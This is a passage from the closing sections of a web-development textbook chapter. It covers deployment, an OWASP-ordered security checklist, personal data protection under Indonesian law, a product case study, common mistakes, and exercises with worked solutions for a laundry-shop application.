Problem 16.6 rehearsed the essential steps: build for production, configure from the environment, keep data and keys outside the application folder, and test the published build. Four more things belong to every real deployment [13]. *HTTPS*: a site with a login must be served only over TLS, either by the host (most platforms terminate TLS for you) or by a reverse proxy in front of Kestrel; add `app.UseHttpsRedirection()` once HTTPS is available, and the `Secure` flag on cookies follows. *A real database*: the `DataSet` of this chapter is ideal for teaching and for a single small shop, but a site with several servers needs a database server (PostgreSQL, MySQL, SQL Server) behind `DbLaundryStore` or an ORM, plus backups that are tested by restoring them. *Logs and health*: a production site writes logs somewhere that survives, and exposes an address such as `/health` that a monitor can call; a release is finished only when the new version answers it. *Automation*: a pipeline that, on every push, builds the site, runs the tests (this chapter's acceptance test is a good start) and deploys only if they pass.

16.11.3 A security checklist

Table 16.10 is the checklist this chapter has been following, problem by problem, in the order of the OWASP Top 10 [24]. Keep it next to every project; each line is one sentence to check and one place in this chapter where it is done.

Table 16.10 A security checklist in the order of the OWASP Top 10, with the place in this chapter where each rule is applied.

Risk (OWASP Top 10:2025)	The rule	Where this chapter does it
A01 Broken access control (now including server-side request forgery)	every page under a policy checked on the server; never hide-and-hope; never fetch an address that a visitor typed	Problem 16.2, `AuthorizeFolder`, `guard`; the Laundry Counter fetches nothing
A02 Security misconfiguration	production environment, no developer error pages, `AllowedHosts`	Problem 16.6
A03 Software supply chain failures	pinned versions from trusted registries, regular updates, a build that runs the tests	`requirements.txt`, the `.csproj`, Section 16.11.2
A04 Cryptographic failures	slow salted hashes, HTTPS, keys outside the repository	**Listing 16.6**, Problem 16.6
A05 Injection	parameters for values, allowed lists for names, escaping in templates	Problems 16.7 and 16.11, Razor and Jinja
A06 Insecure design	business rules on the server: prices, deposits, workflow	Equation (16.1), Problems 16.3 and 16.9
A07 Authentication failures	same answer for wrong e-mail and wrong password, cookie flags, new session at login	Problem 16.2, check B2
A08 Software or data integrity failures	anti-forgery tokens, transactions, optimistic concurrency	Problems 16.3, 16.12, 16.13
A09 Security logging and alerting failures	an audit trail of who changed what	the `StatusLog` table
A10 Mishandling of exceptional conditions	fail closed: a failed step rolls the whole transaction back, and the visitor sees a plain error page	Problems 16.6 and 16.12

Personal data deserves its own line. The Laundry Counter stores names, addresses, phone numbers and birth dates, which Indonesia's personal data protection law, UU PDP No. 27/2022, protects [25]: collect only what the service needs, use it only for that service, keep it where only authorized staff can see it, let a person see and correct his data, and delete it when there is no longer a reason to keep it. The sample data of this book is fictitious for exactly this reason.

> **A READING PATH.** For the web itself: the HTTP specification, RFC 9110 [26], read once from beginning to end. For security: the OWASP Top 10 [24] and the OWASP Cheat Sheet Series, one sheet per problem you meet. For data: Fowler's *Patterns of Enterprise Application Architecture* [19], which names unit of work, optimistic offline lock, repository and most of the other patterns of this chapter. Then the documentation of the framework you choose, read with **Table 16.9** beside you.

16.12 Profitina in Practice

Profitina, an AI-visibility (GEO) platform in production at app.profitina.com, measures how ready a brand's website is to be cited by AI answer engines and then helps fix what it finds. It is a Python and FastAPI application, and each problem of this chapter has a counterpart in its public shape.

Accounts and personal data. Profitina's account features are built for UU PDP 27/2022: passwords hashed with Argon2id, a slow salted hash of the same family as the PBKDF2 of Problem 16.2; login attempts rate-limited; explicit consent; and self-service data export, change of e-mail address or password, and deletion of the whole account. Each of these is a small group of pages and endpoints behind a permission check, the shape of **Table 16.3**.

One database, two engines, kept honest. The product runs on PostgreSQL in production and on SQLite in parts of its test path, with a guard that keeps the SQL valid on both. Problem 16.11's `DbLaundryStore`, written once against `System.Data.Common` for any provider, is the same idea at the size of one class.

A dashboard in one request. The user's dashboard gathers notifications, followed channels, rank and activity in one call, `GET /api/me/dashboard`, rather than one request per panel: the lesson of Equation (16.10), applied between the browser and the server.

Deployment with a gate. A release is reported as successful only after the deployed version answers its health check at `/api/health`, and no release goes out until the full automated suite, well over a thousand tests, passes: the acceptance test of Problem 16.5 and the published-build run of Problem 16.6, grown up.

Failures said out loud. When the local AI model is unavailable, the application says so instead of silently serving a template, and when posting fails, the text the user typed is restored. That is the spirit of every "refused" line in this chapter's outputs: the user must always be told what really happened.

As always, the product advises and its users decide: a visibility score is a measurement with an explanation, not a guarantee. The runnable version of every idea above is the Profitina Laundry code of this chapter.

16.13 Common Mistakes, and How to Avoid Them

Leaving a relation's delete rule at its default. A `DataRelation` cascades deletions unless told otherwise. Choose `Rule.None` or `Rule.Cascade` on purpose, and test by deleting a parent (Problem 16.1).

Protecting pages by hiding links. Put every non-public page under a policy that the server checks on every request (Problem 16.2).

Binding more than the form may change. Bind an input model with exactly the editable fields; apply sensitive values separately, after checking who is asking (Problem 16.3).

Choosing colors by eye. Compute the contrast ratio; 4.5 for normal text (Problem 16.4).

Evidence that cannot be re-run. Write an acceptance test over HTTP and keep its output; take screenshots with a script (Problem 16.5).

Deploying the laptop. Configure from the environment, keep data and the key ring in folders that survive restarts, and never commit secrets (Problem 16.6).

Putting the visitor's text into a query or an expression. Values go through parameters or are compared in code; column names come from an allowed list; page numbers are clamped (Problem 16.7).

Summing the footer from the rows on screen. Label each total and compute the month from all the days (Problem 16.8).

Validating only in the browser. `ModelState.IsValid`, `Page.IsValid`, `checkBill`: the server decides, for every request (Problem 16.9).

Keeping per-user data in a static field. Per-visitor data goes into the session; shared data into a singleton, used with care (Problem 16.10).

Asking once per row. Use one grouped query or a relation (Problem 16.11).

Two writes of one fact without a transaction. Commit them together (Problem 16.12).

Writing back a whole stale copy. Check the original values, or a version column, in the `UPDATE` (Problem 16.13).

Binding a query value named `page` in Razor Pages. The name is taken by the routing system; call it `p` (Problem 16.7).

16.14 Chapter Summary and a Closing Word

- A complete application is built by the eight steps of Chapter 8 plus three ASP.NET decisions: the page model (Razor Pages), the data layer behind an interface (`ILaundryStore`), and one right home for each piece of state. **Table 16.1** carries every Web Forms idea of Chapters 9 to 15 into Razor Pages.
- The Laundry Counter is one site in three languages (ASP.NET Core, Java, Python) with the same addresses, fields and messages, and the same 37 acceptance checks, passed by all three and by the published build.
- The physical model exists twice, as SQL and as a `DataSet`; both enforce keys and relations, and the delete rule must be chosen, not inherited (Problem 16.1).
- Authentication: PBKDF2 hashes, one answer for both wrong inputs, claims in an encrypted cookie, policies on folders (Problem 16.2). CRUD: input models, Post/Redirect/Get, rules in the data layer (Problem 16.3).
- A site is beautiful by rules that can be checked: one frame, aligned numbers, contrast by Equation (16.5), labels, a phone layout (Problem 16.4). A report is evidence that can be re-run (Problem 16.5). A deployment keeps data and keys, and secrets out of the repository (Problem 16.6).
- Grids: Equation (16.6), Equation (16.7) and Equation (16.8), parameters for values and lists for names (Problem 16.7); footers labeled by Equation (16.9) (Problem 16.8).
- Validation is decided on the server (Problem 16.9); each piece of state has one right home (**Table 16.5**, Problem 16.10).
- The data layer asks once, not once per row (Equation (16.10)); writes one fact in one transaction; and saves only what is still as it was (Equation (16.11)) (Problems 16.11 to 16.13).
- The complete Profitina Laundry application puts all of it together in several tracks over one database, with more than four hundred automated checks (Section 16.8).

This book began with a single request and ends with a shop: customers, bills, payments and people, on three outlets and in four languages, tested and deployed. The technologies will change, as Web Forms gave way to Razor Pages during the life of this course; the questions will not. Who may do this? Where does this value live? What if two people do it at once? What if the second write fails? How will I prove it works? Ask them of every page you write, and you will write pages that people can trust with their laundry, and with much more than their laundry.

16.15 Exercises

1. **(A second grid.)** Write the page `/bills?status=&outlet=&p=` that lists bills, ten per page, filterable by status and outlet and sorted by arrival, newest first. Which values need an allowed list and which need parameters?
2. **(A price change that remembers.)** The owner wants to know who changed a price and when. Design the table, and say which of the chapter's patterns the change of price and its record must follow.
3. **(Payments in the Laundry Counter.)** Add feature F10, "record a payment" (`POST /bills/{id}/pay`), to the ASP.NET site: an input model, the rules, the store method. Which rule must be checked inside a transaction, and why?
4. **(Delete rule.)** Explain why `Employee_Employee` (an employee's supervisor) must not be `Rule.Cascade`, with an example from the sample data.
5. **(Contrast.)** Compute by hand, with Equation (16.3) to Equation (16.5), the contrast of the error text `#b91c1c` on white, and compare it with the program's 5.91 on `#fef2f2`. Which is higher, and why?
6. **(Page arithmetic.)** A search finds 0 customers. What do Equation (16.6), Equation (16.7) and Equation (16.8) give for $p = 3$, and what does the page show?
7. **(TempData or session.)** Why is "Customer C0258 added." kept in TempData and not in the session? What would go wrong with the session?
8. **(N + 1 in a template.)** The customer grid shows a "Bills" column. In `DbLaundryStore` it is a subquery; a beginner writes instead a call to `BillsOf(c.Id).Count` inside the Razor loop. How many queries does one page of the grid then send, and what does Equation (16.10) predict on a remote database?
9. **(Optimistic edit.)** Make the customer edit page of the Laundry Counter optimistic: what must the form carry, and what must the store check?
10. **(Framework translation.)** Using **Table 16.9**, describe in six lines how Problem 16.9's `BillForm` would look in Django or in Laravel.

16.16 Solutions to the Exercises

Exercise 16.1. The status must be one of `queued`, `finished`, `departed` and the outlet one of `O01`, `O02`, `O03`: both are *values*, so they could go through parameters (`WHERE (@p0 = '' OR status = @p0) AND (@p1 = '' OR Outlet_id = @p1)`), but it is still wise to check them against the allowed lists first, so that an unknown status is answered with the unfiltered list rather than an empty one. The order (`ORDER BY arrived DESC, id DESC`) is fixed, so no allowed list of columns is needed; if the page offered a choice of order, that choice would need one. The page number is clamped by Equation (16.7) after counting with the same `WHERE`.

Exercise 16.2. A table `PriceChange(id, Service_id, old_price, new_price, changed_at, Employee_id)` with foreign keys to `Service` (delete rule `None`) and `Employee`. The `UPDATE` of `Service.price` and the `INSERT` into `PriceChange` express one fact and must be one transaction (Problem 16.12), exactly like a bill and its first `StatusLog` row; and like `StatusLog`, `PriceChange` is only ever inserted, never updated, so that it is a trustworthy history.

Exercise 16.3. An input model `PaymentForm` with `[Range(1, 100000000)] int Amount`, `[RegularExpression("^(cash|qris|transfer)$")] string Method` and an optional `[StringLength(50)] string? Reference`; a store method `string? Pay(string billId, int`

`amount, string method, string? reference, string employeeId, string now)` that returns an error message or `null`. The rule "the amount must not exceed the balance of Equation (16.2)" must be checked inside the same transaction (or, in `DataSetStore`, inside the same `lock` and `Change`) as the `INSERT`: otherwise two cashiers could each read a balance of Rp 40.000, each accept Rp 40.000, and the customer would have paid twice.

Exercise 16.4. A cascade would mean that deleting a supervisor deletes every employee who reports to him, and then, through their own relations (if those cascaded too), their bills and logs. In the sample data, deleting `E0002` (Siti Nurhaliza Rahman, supervisor of O02) would remove `E0008` to `E0011`, the whole staff of Keputih. With `Rule.None` the deletion is refused until the employees have been given another supervisor, which is what a business wants.

Exercise 16.5. `#b91c1c` has channels 185, 28, 28, i.e. 0.7255, 0.1098, 0.1098. Equation (16.3): $((0.7255 + 0.055)/1.055)^{2.4} = 0.7398^{2.4} = 0.4851$, and $((0.1098 + 0.055)/1.055)^{2.4} = 0.1562^{2.4} = 0.0116$ twice. Equation (16.4): $0.2126 \times 0.4851 + 0.7152 \times 0.0116 + 0.0722 \times 0.0116 = 0.1031 + 0.0083 + 0.0008 = 0.1122$. Equation (16.5) on white: $1.05/0.1622 = 6.47$. On `#fef2f2` it is 5.91, lower, because the pink background is slightly darker than white, so L_1 is smaller than 1 and the ratio falls.

Exercise 16.6. $n = 0$: Equation (16.6) gives $P = \max(1,0) = 1$; Equation (16.7) gives $p' = \min(\max(3,1),1) = 1$; Equation (16.8) gives 0. The page shows "0 customers, page 1 of 1." and an empty table, not an error and not "page 3 of 0".

Exercise 16.7. TempData is made for exactly one redirect: it is written by the `POST`, read once by the next page, and then deleted. In the session the message would stay until something removed it; the Laundry Counter would have to remember to remove it at every place it is shown, and a message forgotten there would reappear on a later, unrelated page, or in another tab of the same browser. (The Java and Python sites do keep it in the session, and they remove it the moment the layout reads it: a hand-made TempData.)

Exercise 16.8. One query for the page, plus one `BillsOf` per row: $1 + 10 = 11$ queries per page, the $N + 1$ pattern with $N = 10$. With Equation (16.10) and $t_q \approx 0.5$ ms on a remote database, the extra cost is about $10 \times 0.5 = 5$ ms per page, small for ten rows; but `BillsOf` also fetches every bill of each customer only to count them, and a grid of 100 rows would send 101 queries. The subquery `(SELECT COUNT(*) FROM Bill b WHERE b.Customer_id = Customer.id)` does it in the one query.

Exercise 16.9. The form carries the original values of the fields it edits (in hidden inputs, or a hash of them, or a `version` number if the table gets one); the store's `UpdateCustomer` receives them and adds them to the `WHERE` as in Equation (16.11); if no row changed, the page shows "Somebody changed this customer after you opened it", reloads the current values and keeps the user's typing for comparison. In `DataSetStore` the check compares the current row with the posted originals inside `Change`.

Exercise 16.10. Django: a `forms.Form` with `customer_id = forms.RegexField(r"^C\d{4}$")`, `service_id = forms.ChoiceField`, `unit = forms.IntegerField(min_value=1, max_value=100)`, `rack = forms.RegexField(...)`, and a method `clean()` that checks that the customer exists; the view calls `form.is_valid()`. Laravel: a form request whose `rules()` returns `['CustomerId' => 'required|regex:/^C\d{4}$/|exists:Customer,id', 'Unit' => 'required|integer|between:1,100', 'Rack' => 'required|regex:/^[A-C](0[1-9]|1[0-9]|20)$/i', 'ServiceId' => 'required|exists:Service,id']`; the controller receives only validated input. In both, the rules run on the server, as in **Listing 16.37**.
